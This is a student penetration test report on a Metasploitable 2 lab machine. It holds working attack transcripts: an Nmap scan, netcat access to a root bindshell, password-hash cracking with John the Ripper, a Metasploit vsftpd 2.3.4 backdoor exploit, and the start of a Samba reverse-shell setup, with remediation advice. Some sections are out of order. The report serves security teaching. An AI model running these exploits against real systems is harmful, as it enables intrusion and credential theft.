PENETRATION TEST REPORT

Metasploitable 2 – Infrastructure Assessment

⚠ **CONFIDENTIAL — RESTRICTED DISTRIBUTION** ⚠

REPORT CLASSIFICATION	CONFIDENTIAL
TARGET SYSTEM	Metasploitable 2
TARGET IP ADDRESS	192.168.56.104
ATTACKER MACHINE	Kali Linux – 192.168.56.101
TEST DATE	23 February 2026
TESTER	Azizul Rahman
PROGRAM	Masters of Cybersecurity
REPORT VERSION	1.0 — Final
OVERALL RISK RATING	**CRITICAL**

OVERALL RISK RATING

CRITICAL

11 Vulnerabilities · 5 Critical · Root Access Achieved via 5 Methods

Prepared By
Azizul Rahaman
Masters of Cybersecurity
Department of Cybersecurity

Submitted To
Satch Hegde
Assessment: Module 8 – Penetration Testing
23 February 2026

1. EXECUTIVE SUMMARY

A comprehensive penetration test was conducted against a Metasploitable 2 target system (192.168.56.104) from an attacker machine running Kali Linux (192.168.56.101) on an isolated VirtualBox Host-Only network. The assessment simulated a realistic internal network attack scenario, testing all major attack surfaces including network services, web applications, and post-exploitation capabilities.

The results were severe. The target system was fully compromised using multiple independent attack vectors, with root-level access achieved through 5 distinct exploitation methods within a single testing session. All 11 attack objectives were successfully completed, ranging from unauthenticated remote code execution via known CVEs to web application attacks including SQL injection and Cross-Site Scripting.

The system's overall security posture is rated CRITICAL. No meaningful security controls were observed no firewall, no intrusion detection, no patch management, and no secure configuration baseline.

1.1 Key Statistics

Metric	Value
Total Vulnerabilities Found	11
Critical Severity	5
High Severity	4
Medium Severity	2
Root Access Achieved	YES – 5 independent methods
Password Hashes Obtained	YES – all system accounts
Web App Vulnerabilities	4 (SQLi, CMDi, XSS Reflected, XSS Stored)
Time to First Root Shell	< 30 seconds


2. SCOPE & METHODOLOGY

2.1 Scope

Parameter	Details
Target IP	192.168.56.104
Target OS	Ubuntu 8.04 (Linux 2.6.24-16-server i686)
Network	192.168.56.0/24 (VirtualBox Host-Only – isolated)
Attacker IP	192.168.56.101
Attacker OS	Kali Linux 2024 (Metasploit v6.4.84)
Test Type	Black-box internal network penetration test
Authorization	Authorized lab environment – Metasploitable 2

2.2 Reconnaissance — Network Discovery

The assessment began with ARP-based network discovery using netdiscover to identify all live hosts on the subnet, followed by a comprehensive Nmap service version scan.



netdiscover ARP scan: 5 hosts discovered on 192.168.56.0/24 including target 192.168.56.104

```
┌──(azizul_rahaman㉿kali)-[~]
└─$ nmap -sV -O 192.168.56.100-105
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-23 05:44 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers wi
th --dns-servers
Nmap scan report for 192.168.56.100
Host is up (0.00026s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:D0:22:AF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: 2N Helios IP VoIP doorbell (96%), Advanced Illumination DCS-100E lighting controller (96%), AudioControl D34
00 network amplifier (96%), British Gas GS-Z3 data logger (96%), Chamberlain myQ garage door opener (96%), Daikin DKN Cloud Wi-Fi A
daptor (96%), Daysequerra M4.2SI radio (96%), Denver Electronics AC-5000W MK2 camera (96%), Eve Cam (lwIP 2.1.0 - 2.2.0) (96%), Fat
ek FBs-CBEH PLC Ethernet communication board (96%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 192.168.56.103
Host is up (0.00029s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 08:00:27:2E:F8:47 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.56.104
Host is up (0.00028s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:31:39:73 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.56.105
Host is up (0.00024s latency).
All 1000 scanned ports on 192.168.56.105 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 08:00:27:B7:5E:12 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 192.168.56.101
Host is up (0.000041s latency).
All 1000 scanned ports on 192.168.56.101 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 6 IP addresses (5 hosts up) scanned in 21.82 seconds

┌──(azizul_rahaman㉿kali)-[~]
└─$
```

Nmap -sV service scan: all open ports enumerated on 192.168.56.104 revealing vsftpd 2.3.4, Samba 3.x, port 1524 bindshell, MySQL, PostgreSQL, Apache, OpenSSH

2.3 Methodology — PTES Framework

Phase	Activities	Tools Used
1. Reconnaissance	ARP scan, host discovery, network mapping	netdiscover, arp-scan
2. Scanning	Port scan, service version detection, OS fingerprint	Nmap 7.x (-sV -sC -O)
3. Exploitation	CVE exploitation, web application attacks	Metasploit, Netcat, Browser
4. Post-Exploitation	Privilege escalation, credential dumping, pivoting	John the Ripper, Meterpreter
5. Reporting	Documentation, risk rating, remediation guidance	This report

3. FINDINGS SUMMARY

#	Vulnerability	CVE	Risk	CVSS
1	Unauthenticated Root Backdoor – Port 1524	—	Critical	10.0
2	vsftpd 2.3.4 Backdoor – Remote Code Execution	CVE-2011-2523	Critical	10.0
3	Samba Usermap Script – Remote Code Execution	CVE-2007-2447	Critical	9.3
4	Default SSH Credentials + Privilege Escalation	—	Critical	9.0
5	Meterpreter Post-Exploitation	—	Critical	8.8
6	SQL Injection – DVWA (UNION-based)	—	High	8.5
7	OS Command Injection – DVWA	—	High	8.0
8	Reflected XSS + Session Cookie Theft	—	High	7.2
9	Stored XSS – Persistent Cookie Theft	—	High	6.5
10	Sensitive Data Exposure (/etc/shadow)	—	Medium	6.0
11	Sensitive Data Exposure (/etc/passwd via Web)	—	Medium	5.3

Severity	Count	Percentage
Critical	5	45%
High	4	36%
Medium	2	18%
Low	0	0%

4. DETAILED FINDINGS


Finding 1 — Unauthenticated Root Backdoor (Port 1524)


Severity	**Critical**
CVSS Score	10.0
Port/Service	1524/tcp – Metasploitable bindshell
CVE	N/A – Intentional backdoor

Port 1524 was found open on the target, providing an unauthenticated root shell to any connecting client. No credentials or special knowledge required a single Netcat command yielded instant root access plus full /etc/shadow dump.

```
$ nc 192.168.56.104 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
```

Netcat to port 1524: instant root shell, id=uid=0(root), /etc/shadow dumped





Full /etc/shadow contents obtained via root backdoor showing all system password hashes

Remediation: Close port 1524 via firewall immediately. Audit all listening services. Implement iptables/ufw baseline deny policy.

Finding 2 — vsftpd 2.3.4 Backdoor (CVE-2011-2523)

Severity	**Critical**
CVSS Score	10.0
Port/Service	21/tcp – vsftpd 2.3.4
CVE	CVE-2011-2523

vsftpd 2.3.4 contains a malicious backdoor inserted into the source distribution in 2011. When a username containing is submitted during FTP authentication, the backdoor opens a root shell on port 6200.

```
┌──(azizul_rahaman㉿kali)-[~]
└─$ ls /usr/share/wordlists/
amass  dirbuster   fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz
dirb   dnsmap.txt  fern-wifi      legion    nmap.lst    sqlmap.txt      wifite.txt

┌──(azizul_rahaman㉿kali)-[~]
└─$
```

Wordlist directory: rockyou.txt.gz present for password cracking phase

```
┌──(azizul_rahaman㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz

┌──(azizul_rahaman㉿kali)-[~]
└─$
```

Wordlists at /usr/share/wordlists/ confirmed

```
┌──(azizul_rahaman㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz

┌──(azizul_rahaman㉿kali)-[~]
└─$ cat > hashes.txt << 'EOF'
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/
EOF

┌──(azizul_rahaman㉿kali)-[~]
└─$
```

hashes.txt prepared from /etc/shadow for John the Ripper

```
┌──(azizul_rahaman㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Created directory: /home/azizul_rahaman/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 11 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
service          (service)
1g 0:00:01:30 DONE (2026-02-23 05:58) 0.01108g/s 156250p/s 625107c/s 625107C/s !!!0mc3t..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(azizul_rahaman㉿kali)-[~]
└─$
```

John the Ripper launched with rockyou.txt against MD5-crypt hashes

```
┌──(azizul_rahaman㉿kali)-[~]
└─$ john --show hashes.txt
service:service

1 password hash cracked, 4 left

┌──(azizul_rahaman㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hashes.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Remaining 4 password hashes with 4 different salts
Will run 11 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:07 1.19% (ETA: 06:10:04) 0g/s 28835p/s 115366c/s 115366C/s ffantasy..falcons15
Session aborted

┌──(azizul_rahaman㉿kali)-[~]
└─$
```

John the Ripper result: service:service cracked successfully

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.104
RHOSTS ⇒ 192.168.56.104
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.104:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.104:21 - USER: 331 Please specify the password.
[+] 192.168.56.104:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.104:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:33259 → 192.168.56.104:6200) at 2026-02-23 06:08:16 -0600

id
uid=0(root) gid=0(root)
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


vsftpd CVE-2011-2523 via Metasploit: Session 1 opened, UID=root confirmed

Remediation: Upgrade vsftpd to 3.x. Replace FTP with SFTP. Verify all software checksums to detect supply chain tampering.


Finding 3 — Default SSH Credentials & Privilege Escalation

Severity	**Critical**
CVSS Score	9.0
Port/Service	22/tcp – OpenSSH 4.7p1
CVE	N/A – Configuration weakness

SSH accepted login with default credentials msfadmin:msfadmin. Once authenticated, unrestricted sudo access allowed immediate escalation to root with no additional barriers.



SSH login: msfadmin:msfadmin accepted, Ubuntu 8.04 banner confirmed



sudo su: privilege escalation to root, id=uid=0(root) gid=0(root)


Remediation: Enforce strong passwords. Disable password-based SSH – use key pairs only. Restrict sudo to specific commands per user.

Finding 4 — Samba Usermap Script RCE (CVE-2007-2447)


Severity	**Critical**
CVSS Score	9.3
Port/Service	139/445/tcp – Samba 3.0.20
CVE	CVE-2007-2447

Samba 3.0.0-3.0.25rc3 allows shell metacharacters in the username to execute arbitrary OS commands. Exploited via Metasploit resulting in an unauthenticated root reverse shell (Session 2).

Samba exploit setup: usermap_script module, RHOSTS=192.168.56.104, PAYLOAD=cmd/unix/reverse



